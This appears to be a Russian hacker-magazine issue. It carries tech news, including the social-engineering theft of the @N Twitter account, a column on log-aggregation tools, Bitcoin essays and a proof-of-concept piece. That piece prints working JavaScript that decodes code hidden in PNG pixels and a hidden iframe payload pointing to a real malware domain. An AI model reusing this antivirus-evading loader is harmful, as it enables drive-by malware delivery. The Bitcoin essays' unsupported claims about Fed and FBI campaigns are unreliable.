Научная работа здорово возмутила сотрудников Facebook. В ответ математик Майк Девелин по той же самой схеме предсказал Принстонскому университету исчезновение в ближайшие годы. Прогноз он опубликовал на личной странице в социальной сети. Девелин пишет, что падение динамики «лайков» под страницами Принстона явно указывает на то, университет ждет скорая гибель. Это, по словам математика, подтверждается и падающей с 2000 года долей статей Принстона в базе Google Scholar.



Кстати, 4 февраля «умирающей» Facebook исполнилось десять лет. Активная аудитория соцсети сейчас уже превышает 1,23 миллиарда пользователей в месяц, из которых 945 миллионов пользуются мобильным приложением Facebook.



Недавнее 10-летие Facebook «Сирийская электронная армия» отметила, переписав на себя Whois домена facebook.com. Измененные данные прожили лишь пару часов.



PayPal тоже потихоньку вступает в борьбу с Bitcoin. Форум Bitcoin Talk сообщает, что PayPal начал массовые блокировки аккаунтов, так или иначе связанных с криптовалютой.



1343

НАСЕЛЕННЫХ ПУНКТА РОССИИ ЖИВУТ БЕЗ ИНТЕРНЕТА

Довольно жуткая цифра для нашего XXI века, но в 1343 городах и селах нашей необъятной до сих пор нет не то что интернета, но даже сотовой связи. И это официальные данные Минкомсвязи. Между тем ежемесячная аудитория рунета сейчас составляет более 66 миллионов человек, а это примерно 57% населения страны.

$33 500

ВЫПЛАТИЛА FACEBOOK ЗА ОДИН БАГ

Новый рекорд установлен в ревард-программе Facebook, и вряд ли его скоро побьют. Обнаружить важнейший баг и написать proof of concept удалось Режиналду Силве, программисту из Бразилии. Уязвимость позволяла считывать любые файлы на сервере, в том числе с паролями системного администратора, и исполнять удаленный код.

ИСТОРИЯ ОДНОЙ КРАЖИ

У ПОЛЬЗОВАТЕЛЯ TWITTER УГНАЛИ ОДНОБУКВЕННЫЙ АККАУНТ @N


В Сети постоянно кого-то ломают, дефейсят, обворовывают и ддосят, но история, приключившаяся с Наоки Хиросимой, владельцем аккаунта @N в Twitter, выделяется в общей череде бесконечных хаков. Думаю, не стоит объяснять, что односимвольных аккаунтов в Twitter мало, поэтому рыночная стоимость «актива» Хиросимы оставляла порядка 50 тысяч долларов и давно привлекала внимание хакеров.

Проблемы начались у пользователя в конце января, когда он вдруг получил сообщение от PayPal с одноразовым кодом доступа на сайт и сообщением о подозрительной активности. Хиросима подумал, что кто-то пытается взломать или угнать его PayPal-аккаунт, но особенно волноваться не стал. Удивление пришло, когда он проверил почтовый ящик через Google Apps, привязанный к собственному домену Хиросимы, зарегистрированному посредством GoDaddy. В ящике было письмо от GoDaddy, и оно гласило, что изменение настроек аккаунта успешно подтверждено. Как тут же выяснилось, доступа к аккаунту GoDaddy Хиросима лишился — все личные данные были изменены, включая данные о банковской карте. Пользователь не имел даже возможности доказать, что аккаунт GoDaddy и доменное имя вообще принадлежали ему.

На прощание злоумышленник посоветовал своей жертве впредь пользоваться более надежными доменными регистраторами

Казалось бы, после этого получить «ключи» от вожделенного Twitter-аккаунта (а именно он был целью атаки) злоумышленнику уже не составит труда. Twitter, как и многие другие сервисы, использует для аутентификации пользователя и смены пароля адрес email, а тот уже был в руках хакера. Но Хиросима каким-то чудом успел сменить адрес почты в Twitter! Однако, как ты понимаешь, нельзя сказать, что хакер остался ни с чем... К тому же киберпреступник не сдался и до кучи взломал Facebook жертвы, а затем создал от имени Хиросимы тикет в техподдержке Twitter с просьбой восстановить якобы забытый пароль. Также хакер написал Хиросиме письмо с адреса swiped@live.com, предложив по-хорошему вернуть домены GoDaddy и почту в обмен на аккаунт @N. Наоки ничего не оставалось, как принять предложение и завести новый аккаунт в Twitter — @N_is_stolen.

На радостях хакер рассказал жертве, что ему удалось узнать четыре последние цифры номера банковской карты в PayPal с помощью обычной социальной инженерии, а потом использовать эту информацию для восстановления «забытого» пароля GoDaddy по восьми последним цифрам (сотрудник GoDaddy позволил хакеру угадывать недостающие цифры по телефону до тех пор, пока тот не угадал!). На прощание злоумышленник посоветовал Хиросиме впредь пользоваться более надежными регистраторами.



Интересно, что GoDaddy признали: злоумышленник обманул их оператора по телефону, а вот PayPal все отрицает. Компания заявила, что тщательно изучила все записи и сотрудники PayPal не разглашали последние четыре цифры номера карты или персональные данные Хиросимы.

01



КИМ ДОТКОМ ИДЕТ В ПОЛИТИКУ

→ Владелец файлообменника Mega (и ранее MegaUpload) Ким Дотком внимательно изучил новозеландское законодательство и обнаружил, что все-таки может участвовать в парламентских выборах, даже не будучи гражданином страны. Ким тут же пообещал в Twitter представить на выборах в этом году собственную партию.

02



СБОЙ «ВЕЛИКОГО КИТАЙСКОГО ФАЙРВОЛА»

→ Сбой, который уже назвали крупнейшим в истории интернета, произошел в конце января в Китае. Файрвол «Золотой щит» восемь часов не пускал китайских пользователей практически ни на какие сайты, иронично перенаправляя всех на страницу сервиса по обходу файрвола. Сбой оставил практически без Сети несколько сот миллионов человек.


03



СЕРВЕРНЫЙ ARM-ПРОЦЕССОР ОТ AMD


→ Процессоры под кодовым названием Seattle представила компания ADM. AMD Opteron серии A строятся на 64-битной архитектуре ARM (ARMv8). ARMv8 — первая архитектура ARM с поддержкой 64-битных данных. Коммерческие поставки должны начаться уже во второй половине текущего года.


ПРАВИЛЬНЫЙ СБОР ЛОГОВ




КОЛОНКА
Стёпы Ильина

Есть у меня одна слабость — я люблю разные системы мониторинга. То есть для меня идеальна ситуация, когда можно посмотреть состояние каждого компонента системы в любой момент времени. С реалтаймом все более-менее понятно: можно агрегировать данные и выводить их на красивый дашборд. Сложнее обстоят дела с тем, что было в прошлом, когда нужно узнать разные события в определенный момент и связать их между собой.







Задачка на самом деле не такая уж тривиальная. Во-первых, нужно агрегировать логи с совершенно разных систем, которые зачастую не имеют ничего общего между собой. Во-вторых, нужно привязывать их к одной временной шкале, чтобы события можно было между собой коррелировать. И в-третьих, нужно эффективно устроить хранение и поиск по этому огромному массиву данных. Впрочем, как это обычно бывает, о сложной части уже позаботились до нас. Я пробую несколько разных вариантов и поэтому сделаю мини-обзор того, с чем уже успел поработать.

ОНЛАЙН-СЕРВИСЫ

Самый простой вариант, который на первых порах отлично работал для меня, — использовать облачный сервис. Подобные инструменты активно развиваются, предоставляют поддержку все большего количества технологических стеков и подстраиваются под специфику отдельных IaaS/PaaS'ов вроде AWS и Heroku.

Splunk

Про этот сервис писал в колонке и я, и недавно Алексей Синцов. Вообще говоря, это не просто агрегатор логов, а мощная система аналитики с многолетней историей. Поэтому задачка собрать логи и агрегировать их для дальнейшей обработки и поиска — для него плевое дело. Существует более 400 различных приложений, в том числе более ста в области IT Operations Management, которые позволяют собирать информацию с твоих серверов и приложений.

loggly

Этот сервис уже специально заточен для анализа журналов и позволяет агрегировать любые виды текстовых логов. Ruby, Java, Python, C/C++, JavaScript, PHP, Apache, Tomcat, MySQL, syslog-ng, rsyslog, nxlog, Snare, роутеры и свитчи — неважно. Бесплатно можно собирать до 200 Мб в день (что немало), а ближайший платный тариф начинается от 49 долларов. Работает очень здорово.

PaperTrail

Отличный сервис, который агрегирует логи приложений, любые текстовые журналы, syslog и прочее. Что интересно: с агрегированными данными можно работать через браузер, командную строку или API. Поиск осуществляется простыми запросами вроде «3pm yesterday» (получить данные со всех систем в три часа ночи за вчерашний день). Все связанные события будут сгруппированы. Для любого условия можно сделать алерт, чтобы вовремя получить предупреждения (изменились настройки в конфигах). Для хранения логов можно использовать S3. В первый месяц дают 5 Гб бонусом, дальше бесплатно предоставляется только 100 Мб в месяц.

Logentries

Еще один неплохой сервис для сбора данных, позволяющий собирать до гигабайта логов в месяц бесплатно. А возможности все те же: мощный поиск, tail в режиме реального времени (выводится все, что «прилетает» из логов на текущий момент), хранение данных в AWS, мониторинг PaaS, IaaS и популярных фреймворков, языков. На бесплатном тарифе можно хранить данные за семь дней.

NewRelic

Да, этот сервис не совсем для сбора логов. Но если стоит вопрос о мониторинге производительности серверов и приложений, то это один из лучших вариантов. Причем в большинстве случаев с ним можно работать бесплатно, чем мы долгое время и пользовались в редакции для мониторинга приложений и статуса серверов.

РАЗВЕРНУТЬ ВСЕ У СЕБЯ

Мои эксперименты с онлайн-сервисами закончились, когда данных стало так много, что за их агрегацию пришлось бы платить трехзначные суммы. Впрочем, оказалось, что развернуть подобное решение можно и самому. Тут два основных варианта.


logstash

Это открытая система для сбора событий и логов, которая хорошо себя зарекомендовала в сообществе. Развернуть ее, конечно, несложно — но это уже и не готовый сервис из коробки. Поэтому будь готов к багам в скупой документации, глюкам модулей и подобному. Но со своей задачей logstash справляется: логи собираются, а поиск осуществляется через веб-интерфейс.

Fluentd

Если выбирать standalone-решение, то Fluentd мне понравился больше. В отличие от logstash, которая написана на JRuby и поэтому требует JVM (а я не люблю), она реализована на CRuby и критические по производительности участки написаны на C. Система опять же открытая и позволяет собирать большие потоки логов, используя более 1500 различных плагинов. Она хорошо документирована и предельно понятна. Текущий вариант сборщика логов у меня развернут именно на Fluentd.






Илья Русанен
rusanen@real.xakep.ru

Proof-of-Concept

ИНЪЕКЦИЯ ФРЕЙМА НА САЙТ ЧЕРЕЗ МЕТАДАННЫЕ PNG

Одним из самых распространенных способов вставить контент со стороннего источника на свой сайт является тег <iframe>. С его помощью работает множество систем интернет-рекламы, например AdSense или AdRiver. Через <iframe> можно минимальными усилиями подгрузить на свою страницу сторонний документ — если, конечно, подобную операцию не запретил сам сервер, контент которого мы хотим внедрить на нашу страницу. Он поддерживается всеми современными браузерами и используется на множестве крупных веб-сайтов.

Но кроме того, <iframe> часто рассматривается и как предпочтительный метод незаметной доставки полезной нагрузки при drive-by атаках — когда на компьютер пользователя, зашедшего на инфицированную страницу, загружается вредоносное ПО. Хотя большинство антивирусов давно проверяют входящий трафик и просто блокируют вредоносный контент внутри <iframe>, существуют методы, которые позволяют обойти сканирование и все-таки доставить payload конечному пользователю.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

В ЧЕМ ИДЕЯ?

Одним из таких методов является внедрение JavaScript-кода в обфусцированные метаданные PNG, что позволяет вызвать инъекцию вредоносного фрейма на веб-странице. Основная цель — избежать обнаружения зловреда антивирусным сканером, для этого код и прячут в метаданных. В примере скрипта (см. скриншот), который загружает файл dron.png, вредоносный код спрятан в переменной strData.

```
function loadPNGData(strFilename, fncCallback) {
        var bCanvas = false;
        var oCanvas = document.createElement("canvas");
        if (oCanvas.getContext) {
                var oCtx = oCanvas.getContext("2d");
                if (oCtx.getImageData) {
                        bCanvas = true;
                }
        }
        if (bCanvas) {
                var oImg = new Image();
                oImg.style.position = "absolute";
                oImg.style.left = "-10000px";
                document.body.appendChild(oImg);
                oImg.onload = function() {
                        var iWidth = this.offsetWidth;
                        var iHeight = this.offsetHeight;
                        oCanvas.width = iWidth;
                        oCanvas.height = iHeight;
                        oCanvas.style.width = iWidth+"px";
                        oCanvas.style.height = iHeight+"px";
                        var oText = document.getElementById("output");
                        oCtx.drawImage(this,0,0);
                        var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
                        var a = [];
                        var len = oData.length;
                        var p = -1;
                        for (var i=0;i<len;i+=4) {
                                if (oData[i] > 0)
                                        a[++p] = String.fromCharCode(oData[i]);
                        };
                        var strData = a.join("");
                        if (fncCallback) {
                                fncCallback(strData);
                        }
                        document.body.removeChild(oImg);
                }
                oImg.src = strFilename;
                return true;
        } else {
                return false;
        }
}

function loadFile() {
        var strFile = './dron.png';
        loadPNGData(strFile,
                function(strData) {
                        alert(strData);
                }
        );
}

loadFile();
```



Скрипт, реализующий доставку полезной нагрузки. Код, генерирующий <iframe>, не будет просканирован антивирусами

После загрузки, казалось бы, безопасного кода подгружается инфицированный PNG-файл и запускается цикл расшифровки его метаданных. На выходе мы получаем код инъекции полезной нагрузки, который не был просканирован антивирусами:

```
var elm = document.createElement('iframe');

elm.style.position   = 'absolute';
elm.style.left       = '-1000px';
elm.style.top        = '-1000px';
elm.style.width      = '468';
elm.style.height     = '60';
elm.src              = 'http://bestbinfo.com/↵
                        infogob.php?i=26388';

document.body.appendChild = 'elm';
```

Фрейм загружается за пределами видимой области экрана (-1000px). Самому пользователю он незаметен, но обрабатывается браузером, что позволяет проводить через него атаки типа drive-by или влиять на страницу выдачи Google.

В нашем примере на домене bestbinfo.com размещается два трояна. По статистике Google Safe Browsing, они поразили более тысячи сайтов за последние сто дней.

А ЕСТЬ ЛИ ЗАЩИТА?

Несмотря на то что данную технику нельзя назвать принципиально новой (она обсуждалась на хакерских конференциях еще в 2009 году), работает она и по сей день. Большинство антивирусных сканеров проверяют только JavaScript-код, загружаемый на странице, и не станут декодировать метаданные PNG-файла, чтобы просканировать их на наличие малвари. Поэтому на текущий момент защититься от атак данного типа достаточно сложно. ⌶



Сканер Google утверждает, что этим зловредом были инфицированы и крупные сайты

Безопасный просмотр
Страница диагностики для bestbinfo.com

Информация предоставлена компанией Google

Занесен ли сайт bestbinfo.com в список подозрительных?

Сайт занесен в список подозрительных. Посещение этого сайта может нанести вред вашему компьютеру.

В некоторой части этого сайта за последние 90 дней была замечена подозрительная активность (число таких случаев: 1).

Что произошло во время последнего посещения этого сайта компанией Google?

На 0 из 830 страниц сайта, протестированных нами за последние 90 дней, происходила загрузка и установка вредоносного ПО без согласия пользователя. Последнее посещение этого сайта системой Google произошло 2014-02-17; последний раз подозрительный контент был обнаружен на этом сайте 2014-02-17.

Вредоносное ПО включает 2 trojan(s).

Сетей, в которых размещался этот сайт: 1 (в том числе AS49223 (EVEREST-AS)).

Был ли этот сайт промежуточным звеном в дальнейшем распространении вредоносного ПО?

По всей видимости, за последние 90 дней сайт bestbinfo.com использовался в качестве промежуточного звена для заражения других сайтов. Число зараженных сайтов: 5 (в том числе massgame.net/, hairremovalmachine.net/, sunylife.ru/).

Размещалось ли на этом сайте вредоносное ПО?

Да. За последние 90 дней на этом сайте размещалось вредоносное ПО. Число зараженных им доменов: 1232 (в том числе vk.com/away.php/, tempborvi.krovatka.su/, golfmindball.land.ru/).

Цифровая лихорадка

КАК ПЕРЕСТАТЬ БОЯТЬСЯ BITCOIN



Антон Дементьев
r456tg@gmail.com

Bitcoin был задуман своим создателем (или создателями) как деньги будущего — валюта совершенно нового типа. Свободная от государственного контроля, не подверженная обесцениванию из-за неограниченной эмиссии, количество и оборот которой открыты для всех.

На заре появления первой пиринговой электронной наличности Bitcoin люди, которые знали о ней, делились на две категории: те, кто прекрасно знали и понимали, что это такое, и те, кто имели об этом очень смутное представление. Если вторые часто относили биткоин к интернет-хайпу для гиков, которому суждено умереть, то первые прогнозировали, что на Bitcoin рано или поздно обратят внимание банкиры, начав с ним скрытую и иногда даже открытую борьбу.

Почему же Bitcoin стал кошмаром наяву для многих государств, банкиров и акционеров ФРС? Для людей, досконально знающих одновременно и что такое Bitcoin, и как устроена современная банковская система, причина очевидна. Давай рассмотрим несколько типичных мифов, связанных с Bitcoin.

Известный экономист Хазин совсем недавно высказал мнение, что Bitcoin — проект, направленный против золота.

Я же считаю, что он так думает только потому, что, во-первых, обладает лишь частичной, а не полной информацией, а во-вторых, относится к слишком консервативно настроенному более старшему поколению, которое часто не понимает объективных преимуществ инноваций.


По моему мнению, Bitcoin — это не проект против золота, а наоборот, проект нового «золотого стандарта». А само золото — слишком устаревшее платежное средство для века информационных технологий.

ВЕСЬ 2009 ГОД МАЙНИЛ ТОЛЬКО САТОСИ НАКАМОТО

По крайней мере так написал известный редактор Хабрахабра alizar в одной из своих статей на данном ресурсе (статья — перевод, так что сам alizar тут ни при чем).

Известный случай с британцем Джеймсом Хауэлсом, который намайнил в 2009 году 7500 биткоинов в течение двух недель, а через три года, совсем забыв про них, выбросил жесткий диск, напрямую опровергает это.

На самом деле у биткоина не было премайнинга: никто внаглую не прописал себе миллионы расчетных единиц в первом же блоке, как иногда делают авторы его клонов. Не было также и тайного предварительного майнинга: подробное техническое описание проекта было выложено в паблик еще за год до запуска сети. Следовательно, возможность заняться майнингом была у всех, кому повезло достаточно рано узнать о проекте. И им занялись почти все, кто поверил в его успех. Конечно же, они получили биткоины по очень низкой для сегодняшнего дня себестоимости, однако и рыночная стоимость тогда была соответствующей, никаких гарантий роста курса не было, а значит, были риски сжечь энергию просто так.



БИТКОИН — ЭТО ПРОЕКТ ФРС

Обычно так думают те, кто не до конца в курсе, что такое Bitcoin, и не понимает, почему он является как раз таки угрозой для ФРС.


Многие спрашивают, почему же тогда ФРС с ним не борется. Я считаю, что борется, но не открыто. Например, арест Чарли Шрема как раз перед тем, как он должен был выступить на конференции, — один из примеров такой борьбы. То же самое касается и ареста счетов MtGox.

Наехать на Bitcoin-сообщество в Штатах «в лоб» было бы проблематично, так как там пока еще относительно независимые суды.

БИТКОИНЫ ИНТЕРЕСНЫ ТОЛЬКО ПРЕСТУПНИКАМ И СПЕКУЛЯНТАМ

Иллюзию этого попыталось создать ФБР, выпустив отчет после закрытия Silk Road. Разумеется, это всего лишь часть кампании по дискредитации Bitcoin со стороны тех, кому он невыгоден.

Анонимность биткоинов из-за публичности всех транзакций намного ниже по сравнению с бумажной наличностью, золотом, алмазами и произведениями искусства.




Bitcoin изнутри

ОСНОВНЫЕ ПРИНЦИПЫ РАБОТЫ САМОЙ ПОПУЛЯРНОЙ КРИПТОВАЛЮТЫ

Bitcoin напоминает швейцарские механические часы: снаружи четко выполняет задачу, в понимании которой нет ничего сложного. Но если открыть заднюю крышку, то можно увидеть нетривиальный механизм, состоящий из множества шестеренок и прочих деталей. Однако полностью разобраться в том, как все это работает, технически подкованному человеку вполне реально.

Одно из первых подробных технических описаний Bitcoin на русском было опубликовано в начале 2011 года на Хабре в статье «Bitcoin. Как это работает» (j.mp/1cwheZy). Как правильно пишет хабраюзер OpenMinded: «У Bitcoin есть такая особенность — чем больше начинаешь в нем разбираться, тем больше возникает новых вопросов. Есть только два выхода — либо разобраться до конца, либо просто научиться пользоваться интерфейсом программы. Иначе не будет покидать чувство, что где-то обязательно должен быть подвох».

Что такое криптовалюта? Если кратко, то это децентрализованная валюта с защитой от повторного использования, основанная на достижениях современной криптографии. Идея состоит в том, что каждая транзакция необратима и подтверждается вновь генерируемыми блоками, отвечающими определенным требованиям. Эти блоки вычисляются всем сообществом, объединяются в цепочку и доступны всем для просмотра в виде единой базы данных. Процедура вычисления блоков называется майнинг.



Антон Дементьев
r456tg@gmail.com

